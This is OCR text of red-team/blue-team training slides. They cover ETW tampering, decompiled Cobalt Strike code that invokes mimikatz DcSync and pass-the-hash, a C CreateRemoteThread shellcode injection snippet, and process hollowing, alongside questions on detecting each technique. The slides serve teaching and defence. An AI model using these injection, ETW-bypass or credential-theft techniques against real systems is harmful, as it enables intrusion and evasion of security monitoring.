
ETW can be used to detect commonly abused .NET methods

- Assembly.Load
- Platform Invoke calls (OpenProcess + VirtualAlloc + CreateRemoteThread)
- CompileAssemblyFromSource

Event Tracing Windows

3 main components

- Controllers
- Providers
- Consumers



These are event traces

Patching ETW in Memory

- shut down the syscall for NtTraceEvent
- reference WKL blog

```
                                ; Exported entry 642. NtTraceEvent
                                ; Exported entry 2225. ZwTraceEvent

                                public NtTraceEvent
                                NtTraceEvent proc near
4C 8B D1                        mov     r10, rcx        ; NtTraceEvent
B8 5E 00 00 00                  mov     eax, 5Eh ; '^'
F6 04 25 08 03 FE 7F 01         test    byte ptr ds:7FFE0308h, 1
75 03                           jnz     short loc_18009D925

        syscall                 ; Low latency system call
        retn

                                                        loc_18009D925
CD 2F                                                   int     2Fh
```

Lab 15: ETW Bypass

Cobalt Strike IOCs

Know your tools

- most of the functionality is in the beacon
  - if you can invoke function, it’s in TaskBeacon.class
  - heavy vanilla mimikatz usage

- load the cobaltstrike.jar file into JD-GUI

- Search for %COMSPEC% - this is cmd.exe

- mimikatz is used all over the place

- spawn method (fork and run functionality)

Cobalt Strike Mimikatz Usage

```
public void DcSync(String paramString1, String paramString2, int paramInt, String paramString3) {
  MimikatzSmall("@lsadump::dcsync /domain:" + paramString1 + " /user:" + paramString2, paramInt, paramString3);
}

public void DcSync(String paramString1, int paramInt, String paramString2) {
  MimikatzSmall("@lsadump::dcsync /domain:" + paramString1 + " /all /csv", paramInt, paramString2);
}
```

you're actually just executing mimikatz

Cobalt Strike Fork and Run

- Cobalt Strike will spawn a sacrificial remote process
- inject it into and perform some post exploitation action in the remote process
- process dies when action is completed

```
public void ExecuteAssembly(String paramString1, String paramString2) {
  PEParser pEParser = PEParser.load(CommonUtils.readFile(paramString1));
  if (!pEParser.isProcessAssembly()) {
    error("File " + paramString1 + " is not a process assembly (.NET EXE)");
    return;
  }
  for (byte b = 0; b < this.bids.length; b++) {
    BeaconEntry beaconEntry = DataUtils.getBeacon(this.data, this.bids[b]);
    if (beaconEntry.is64()) {
      (new ExecuteAssemblyJob(this, paramString1, paramString2, "x64")).spawn(this.bids[b]);
    } else {
      (new ExecuteAssemblyJob(this, paramString1, paramString2, "x86")).spawn(this.bids[b]);
    }
  }
}
```

fork and run with

%COMSPEC% is cmd.exe

Remember that EDRs have introspection into the command line

```
public void PassTheHash(String paramString1, String paramString2, String paramString3, int paramInt, String paramString4) {
  String str1 = "\\\\.\\pipe\\" + CommonUtils.garbage("system");
  String str2 = CommonUtils.garbage("random data");
  String str3 = "%COMSPEC% /c echo " + str2 + " > " + str1;
  this.builder.setCommand(60);
  this.builder.addString(str1);
  byte[] arrayOfByte1 = this.builder.build();
  for (byte b1 = 0; b1 < this.bids.length; b1++)
    this.conn.call("beacons.task", CommonUtils.args(this.bids[b1], arrayOfByte1));
  MimikatzSmall("sekurlsa::pth /user:" + paramString2 + " /domain:" + paramString1 + " /ntlm:" + paramString3 + " /run:\"" + str3 + "\"", p
  this.builder.setCommand(61);
  byte[] arrayOfByte2 = this.builder.build();
  for (byte b2 = 0; b2 < this.bids.length; b2++)
    this.conn.call("beacons.task", CommonUtils.args(this.bids[b2], arrayOfByte2));
}
```

%COMSPEC% == cmd.exe

OFFENSIVE DEVELOPMENT


Day 2

What is Process Injection?

Process injection is **a method of executing arbitrary code in the address space of a separate live process**. Running code in the context of another process may allow access to the process's memory, system/network resources, and possibly elevated privileges.

- Ok, so we have all heard about injecting into processes, so what. Why is this important?
  - Red Team talk about Process Injection techniques.
  - What should the blue team be looking for?

Windows Process Injection



- Processes must have a running thread
- A process is just a management object which contains the required resources to execute a program
- Look at the diagram and picture how would you inject into a process!
- There are over 15+ process injection methods that have been used over the past 10 years

Process Injection Basics

What do we need to know about Process Injection to be successful?

- Process Threads
- Process Memory
- Handles
- Tokens
- Privileges
- Integrity
- Windows API Calls


Do I really need to know all of this to inject into a process?

- Yes, we all copy and run code that we have no understanding of.

- This can be looked at bad or good.

- We all started somewhere!!

- Don’t run code on production that you don’t understand!


Process Injection
Get or Create Process
Injected Data
Transfer to Process
Execute
Create
CreateProcess
WinExec
...
Search and Open
CreateToolhelp32Snapshot
Process32First
Process32Next
NtQuerySubsysteminformation
OpenProcess
Execution Rights
VirtualProtectEx
VirtualAllocEx
NtMapViewOfSection
NtAllocateVirtualMemory
NtProtectVirtualMemory
Section
Process
Code
DLL
NtUnmapViewOfSection
NtCreateSection
NtMapViewOfSection
NtUnmapViewOfSection
VirtualAllocEx
WriteProcessMemory
VirtualAllocEx
WriteProcessMemory
GlobalAddAtom
GlobalGetAtomName
LoadLibrary
SetWindowsHookEx
SetThreadContext
ResumeThread
CreateRemoteThread
QueueUserAPC

Process Injection Techniques

What are the top 10 process injection techniques?

- DLL Injection
- PE Injection
- Remote Thread Injection
- Process Hollowing
- Process Doppelganging
- APC Queue
- EarlyBird
- Set Windows Hook Injection
- Thread Execution Hijack
- Atom Bombing

Process Injection High Level Topics

What are we actually injecting into a process?

- Shellcode
- Executables
- DLL’s
- .NET Applications

You need to define your goal! What am I trying to do here?

- Each engagement is different!
- Each server and workstation will react different when on an engagement!
- Do I even need to inject shellcode into another process?

When PI is Required

- Establish alternate C2 channel
  - do you really want to have only one beacon?
- Escape from ephemeral process
  - ssh, putty, browser, etc
- Change working context
  - you need to download stage 2...from msbuild.exe?

Process Injection Red Team

Red Team Goals

- Do I need to run Bloodhound and bypass AV?
- Is AV picking up .NET injection?
- Can I even get a payload on disk?
- What is the risk of a remote process injection compared to starting my own?
- You need to adapt and stop using commonly detected techniques. Its time to write your own stuff!

Local Process injection can help here! You can inject into a running process that you are already sitting in!

Process Injection Blue Team

Blue Team Goals

- Do I have a way to monitor processes today for process injection?
- Do we have any logging to monitor for abusive Windows API calls?
- Sysmon can be a huge help for Blue Teams.
- The Windows event log picks up 85% of all process injection techniques in some fashion.
- You will need to build rules and TTP's out for some process injection methods that are hard to detect.

The Hard Truth: Every AV/EDR can be bypassed with a process injection method!

Process Injection - CreateRemoteThread

- Simple local process injection into memory
- Can load shellcode easily into a local process
- Remote process injection is also possible with CreateRemoteThread
- We can use C, C++, or .NET to achieve injection with CreateRemoteThread

Red Teams:

- What type of detection events would be generated by local process injection vs remote process injection using CreateRemoteThread?

Blue Teams:

- How would you go about detecting local and remote process injection? Is this easy to do?

Process Injection - CreateRemoteThread


What's required to inject shellcode into a process?

- Get PID
- Get Handle
- Create Memory Buffer
- Write Shellcode to Memory Buffer
- Create Thread and Execute Shellcode

CreateRemoteThread APIs:

- OpenProcess
- VirtualAllocEx
- WriteProcessMemory
- CreateRemoteThread


Is it really this simple?



Process Injection - CreateRemoteThread

```
    "\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00\x00\x00"
    "\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b\x6f"
    "\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff"
    "\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb"
    "\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x63\x61\x6c"
    "\x63\x2e\x65\x78\x65\x00";


HANDLE processHandle;
HANDLE remoteThread;
PVOID remoteBuffer;

DWORD pnameid = GetCurrentProcessId();
processHandle = OpenProcess(PROCESS_ALL_ACCESS, FALSE, pnameid);
remoteBuffer = VirtualAllocEx(processHandle, NULL, sizeof shellcode, (MEM_RESERVE | MEM_COMMIT), PAGE_EXECUTE_READWRITE);
WriteProcessMemory(processHandle, remoteBuffer, shellcode, sizeof shellcode, NULL);
remoteThread = CreateRemoteThread(processHandle, NULL, 0, (LPTHREAD_START_ROUTINE)remoteBuffer, NULL, 0, NULL);
CloseHandle(processHandle);
system("pause");
return 0;
```

Process Injection - CreateRemoteThread



Process Injection – Process Hollowing


What is Process Hollowing?

- Process hollowing is commonly performed by creating a process in a suspended state then unmapping/hollowing its memory, which can then be replaced with malicious code.
- Executable code is removed during a process creation and is then replaced with malicious code
- Allows us to run a full executable inside another executable but makes it look like a normal process such as notepad.exe
- Process Hollowing is just a fancy name for a container holding code inside a process

Process Injection – Process Hollowing

- Why use Process Hollowing?
- Benefits of Process Hollowing as a red team?
- Loading full executables into a suspended process, no need for shellcode here
- Process Hollowing is used by malware and is still currently seen in the wild
- Can we detect Process Hollowing? How would you do this?
- Do this technique really bypass AV/EDR products in 2022?

Process Injection – Process Hollowing



Important Items:

- Create Legit Process in suspended state
- Remap memory of created process
- Copy over executable code
- Update entry point and memory registers
- start process which executes malware code

Process Injection – Process Hollowing

Red Team Thoughts

- Most POC's require a payload already to be on disk, is this worth the risk?
- Old exploits such as Juicy Potato targeting server 2012 could be used here
- Can't inject shellcode but can start a process, maybe the way to go?
- At some point during an engagement, you will need a payload on disk!
- How can I make this undetectable by AV/EDR?

Blue Team Thoughts

- This should be easy to detect right?
- Process Tampering only happens when bad guys do bad things?
- Does your SOC or security team log process tampering?
- Sysmon can be used here to detect this type of attack!

